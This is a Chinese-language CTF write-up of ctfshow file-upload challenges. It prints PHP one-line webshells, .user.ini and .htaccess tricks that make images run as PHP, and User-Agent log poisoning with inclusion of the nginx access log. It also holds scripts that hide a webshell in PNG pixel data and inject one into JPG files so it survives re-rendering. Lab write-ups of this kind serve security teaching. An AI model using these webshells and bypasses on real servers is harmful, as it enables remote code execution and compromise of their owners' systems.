
文件上传_ctfshow
ctfshow文件上传
web157(自定义配置文件)
1、一句话木马<?=eval($_POST[x]);?> #用<?=?>防过滤php
2、禁止[],改用{},再用不了直接用命令读取<?=system('cat ../fl*')?>
3、.user.ini:auto_prepend_file=test.png
1、先上传自定义配置文件
2、找出过滤了[]、{}、; 三个关键符号


3、改用命令执行



浏览器访问/upload/测试发现成功命令执行

4、利用命令获取flag


·
web160(UA头注入)

1、UA日志文件的路径;/var/log/nginx/access.log
2、<?=include"/var/lo"."g/nginx/access.lo"."g"?> #读取日志文件(防过滤)
这一关命令执行的关键词都过滤了,文件上传的木马关键词也过滤了,尝试UA头传入一句话木马保存到UA日志文件里面,然后通过文件包含将UA头的木马执行;
·
1、先上传自定义配置文件

2、上传1.png进行日志文件包含

3、访问/upload/发现成功执行1.png实现文件包含

4、UA头写入一句话木马

5、成功写入木马
·
web164(图片马png)
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);


$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img,'./1.png');
?>



图片马生成后又两个传参,一个是get参数0,一个是post参数1;
可以?0=system、1=tac flag.php即可
·
1、将脚本生成的图片马1.png上传,然后查看上传后的图片马

发现是通过download.php?image=来读取图片的
2、利用命令执行读取flag
get:/download.php?image=4a47a0db6e60853dedfcfdf08a5ca249.png&0=system
post:1=ls
post:1=tac fla*
`
web165(图片马jpg)
<?php
    /*
    The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations caused by PHP functions imagecopyresized() and imagecopyresampled().
    It is necessary that the size and quality of the initial image are the same as those of the processed image.
    1) Upload an arbitrary image via secured files upload script
    2) Save the processed image and launch:
    jpg_payload.php <jpg_name.jpg>
    In case of successful injection you will get a specially crafted image, which should be uploaded again.
    Since the most straightforward injection method is used, the following problems can occur:
    1) After the second processing the injected data may become partially corrupted.
    2) The jpg_payload.php script outputs "Something's wrong".
    If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial image.
    Sergey Bobrov @Black2Fan.
    See also:
    https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/
    */

    $miniPayload = '<?=eval($_POST[1]);?>';


    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
        die('php-gd is not installed');
    }

    if(!isset($argv[1])) {
        die('php jpg_payload.php <jpg_name.jpg>');
    }

    set_error_handler("custom_error_handler");

    for($pad = 0; $pad < 1024; $pad++) {
        $nullbytePayloadSize = $pad;
        $dis = new DataInputStream($argv[1]);
        $outStream = file_get_contents($argv[1]);
        $extraBytes = 0;
        $correctImage = TRUE;

        if($dis->readShort() != 0xFFD8) {
            die('Incorrect SOI marker');
        }

        while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
            $marker = $dis->readByte();
            $size = $dis->readShort() - 2;
            $dis->skip($size);
            if($marker === 0xDA) {
                $startPos = $dis->seek();
                $outStreamTmp =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    str_repeat("\0",$nullbytePayloadSize) .
                    substr($outStream, $startPos);
                checkImage('_'.$argv[1], $outStreamTmp, TRUE);
                if($extraBytes !== 0) {
                    while((!$dis->eof())) {
                        if($dis->readByte() === 0xFF) {
                            if($dis->readByte !== 0x00) {
                                break;
                            }
                        }
                    }
                    $stopPos = $dis->seek() - 2;
                    $imageStreamSize = $stopPos - $startPos;
                    $outStream =
                        substr($outStream, 0, $startPos) .
                        $miniPayload .
                        substr(
                            str_repeat("\0",$nullbytePayloadSize).
                                substr($outStream, $startPos, $imageStreamSize),
                            0,
                            $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                                substr($outStream, $stopPos);
                } elseif($correctImage) {
                    $outStream = $outStreamTmp;
                } else {
                    break;
                }
                if(checkImage('payload_'.$argv[1], $outStream)) {
                    die('Success!');
                } else {
                    break;
                }
            }
        }
    }
    unlink('payload_'.$argv[1]);
    die('Something\'s wrong');

    function checkImage($filename, $data, $unlink = FALSE) {
        global $correctImage;
        file_put_contents($filename, $data);
        $correctImage = TRUE;
        imagecreatefromjpeg($filename);
        if($unlink)
            unlink($filename);
        return $correctImage;
    }

    function custom_error_handler($errno, $errstr, $errfile, $errline) {
        global $extraBytes, $correctImage;
        $correctImage = FALSE;
        if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
            if(isset($m[1])) {
                $extraBytes = (int)$m[1];
            }
        }
    }

    class DataInputStream {
        private $binData;
        private $order;
        private $size;

        public function __construct($filename, $order = false, $fromString = false) {
            $this->binData = '';
            $this->order = $order;
            if(!$fromString) {
                if(!file_exists($filename) || !is_file($filename))
                    die('File not exists ['.$filename.']');
                $this->binData = file_get_contents($filename);
            } else {
                $this->binData = $filename;
            }
            $this->size = strlen($this->binData);
        }

        public function seek() {
            return ($this->size - strlen($this->binData));
        }

        public function skip($skip) {
            $this->binData = substr($this->binData, $skip);
        }

        public function readByte() {
            if($this->eof()) {
                die('End Of File');
            }
            $byte = substr($this->binData, 0, 1);
            $this->binData = substr($this->binData, 1);
            return ord($byte);
        }

        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }

        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
?>


#使用方法:php jpg图片马.php 123.jpg
#会生成payload_123.jpg文件,上传即可
jpg二次渲染容易失败,需要多次尝试;
1、先把需要合并前的原图片上传然后下载下来再进行脚本生成图片马
php jpg图片马.php 123.jpg生成payload_123.jpg文件,打开生成的文件看看是否存在一句话木马



2、上传图片马后,抓包查看图片,成功执行木马,使用post传参1执行命令
`
web166(zip)


1、只能上传zip,上传后可以提供下载

2、试下在zip里面加上一句话木马

3、上传带木马的zip文件后抓包下载文件的数据包,post传参1,找到flag

web167(httpd)(.htaccess)

.htaccess:AddType application/x-httpd-php jpg
#将jpg后缀的文件解析成php
题目提示httpd,可以用.htaccess解析漏洞
1、传.htaccess文件,内容为AddType application/x-httpd-php jpg解析jpg文件为php


2、上传3.jpg木马文件进行getshell拿到flag

web168(REQUEST免杀)

